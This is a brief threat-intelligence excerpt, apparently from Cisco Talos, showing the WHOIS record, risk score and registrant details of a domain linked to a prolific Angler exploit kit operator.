Prolific Angler Domain Owner



Whois Record for A7qPe5gtzz.top

Whois & Quick Stats

Risk Score	84.66
Email	maykoe@list.ru is associated with ~3,259 domains
Registrant Org	Mayko Evgeniy is associated with ~3,292 other domains
Dates	Created on 2016-05-14 - Expires on 2017-05-14 - Updated on 2016-05-14

Talos

talosintel.com
blog.talosintel.com
@talossecurity
@infosec_nick

cisco